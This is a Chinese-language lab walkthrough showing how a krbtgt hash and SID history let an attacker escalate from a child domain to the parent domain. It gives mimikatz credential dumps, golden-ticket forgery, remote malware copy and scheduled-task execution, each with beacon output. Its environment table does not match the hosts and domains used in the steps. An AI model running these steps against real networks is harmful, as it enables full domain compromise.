利用krbtgt哈希值获取目标域

实验环境

IP地址	所属域	域中地位	机器名	当前登录用户
192.168.41.10	hack.com	根域的域控	DC	hack\administrator
192.168.41.130	xyz.hack.com	子域的域控	DC20	xyz\administrator
192.168.41.183	xyz.hack.com	子域中的机器	MSB-2008	abc\liwei

当前已经控制abc.hack.com域，其中包括 DC2机器和PC-2008机器

实验步骤

获取Krbtgt散列

```
lsadump::lsa /patch /user:krbtgt
```

```
beacon> mimikatz lsadump::lsa /patch /user:krbtgt
[*] Tasked beacon to run mimikatz's lsadump::lsa /patch /user:krbtgt command
[+] host called home, sent: 706118 bytes
[+] received output:
Domain : ABC / S-1-5-21-2902250016-280749999-3752131090

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 96d6714b1995e9d724a88ada46e9f30f
```

获取关键信息

```
lsadump::trust /patch
```


```
beacon> mimikatz lsadump::trust /patch
[*] Tasked beacon to run mimikatz's lsadump::trust /patch command
[+] host called home, sent: 706120 bytes
[+] received output:

Current domain: ABC.HACK.COM (ABC / S-1-5-21-2902250016-280749999-3752131090)

Domain: HACK.COM (HACK / S-1-5-21-2716900768-72748719-3475352185)
 [  In ] ABC.HACK.COM -> HACK.COM
    * 2022/10/6 17:02:40 - CLEAR   - 98 16 a2 43 71 e4 50 30 5e b2 eb 9e e1 5c de c5 ca 54 73 dc
b5 d9 e8 dc 49 01 94 6e 2c ea 06 14 f5 cb 16 6a 3e 73 2d d2 fb cb 2b 98 15 02 a8 16 3f 86 58 0d
c2 66 ab 95 b2 87 24 06 7a 21 b0 1f 4b 62 d3 dd 53 42 4b 98 89 6f 86 40 2b b6 ba 59 12 d5 9a d2
2d 7c 95 54 4f 80 f7 14 d0 09 5a 57 f9 5f 2b 7d 76 03 68 65 14 89 c2 8e b3 3d f1 2f 33 f7 82 82
8a 28 ec 30 25 95 d3 29 4e 98 9a 99 1e 24 8d 76 63 d0 87 e5 9a 6d c6 ec 3a c8 e9 c8 65 b5 cc 6a
93 b6 bc e1 12 06 ae 5c
    * aes256_hmac       2aa42ff0ef24cdd442b74a889a461c3c9b90e6b5b32fc4112e8c75f0c10d614f
    * aes128_hmac       e714482aba429241b8d31a37464d1f52
    * rc4_hmac_nt       4101a9a4410052f42a70990e5371a5b9
```


构造并注入黄金票据

```
Kerberos::golden /user:administrator /domain:当前域名 /sid:当前SID /sids:目标域SID-519 /krbtgt:krbtgt散列 /ptt
Kerberos::golden /user:administrator /domain:abc.hack.com /sid:S-1-5-21-2902250016-280749999-3752131090 /sids:S-1-5-21-2716900768-72748719-3475352185-519 /krbtgt:96d6714b1995e9d724a88ada46e9f30f /ptt
```




访问目标域

```
dir \\dc.hack.com\c$
```



复制恶意文件

```
copy 1.exe \\dc.hack.com\c$
```



执行计划任务

```
schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\1.exe /ru system /f
```

```
beacon> shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\1.exe /ru system /f
[*] Tasked beacon to run: schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\1.exe /ru system /f
[+] host called home, sent: 110 bytes
[+] received output:
成功: 成功创建计划任务 "test"。
```

启动计划任务

```
schtasks /run /s dc.hack.com /i /tn "test"
```

```
beacon> shell schtasks /run /s dc.hack.com /i /tn "test"
[*] Tasked beacon to run: schtasks /run /s dc.hack.com /i /tn "test"
[+] host called home, sent: 73 bytes
[+] received output:
成功: 尝试运行 "test"。
```

上线

175.9.142.44	192.168.41.10	wanli	SYSTEM *	DC	1.exe	5640	x86	34s
175.9.142.44	192.168.41.170	wanli	Administrator *	DC2	1.exe	2668	x86	891...
175.9.142.44	192.168.41.170	wanli	Administrator *	DC2	1.exe	4072	x86	427...
175.9.142.44	192.168.41.175	wanli	wanli	PC-2008	1.exe	2916	x86	112...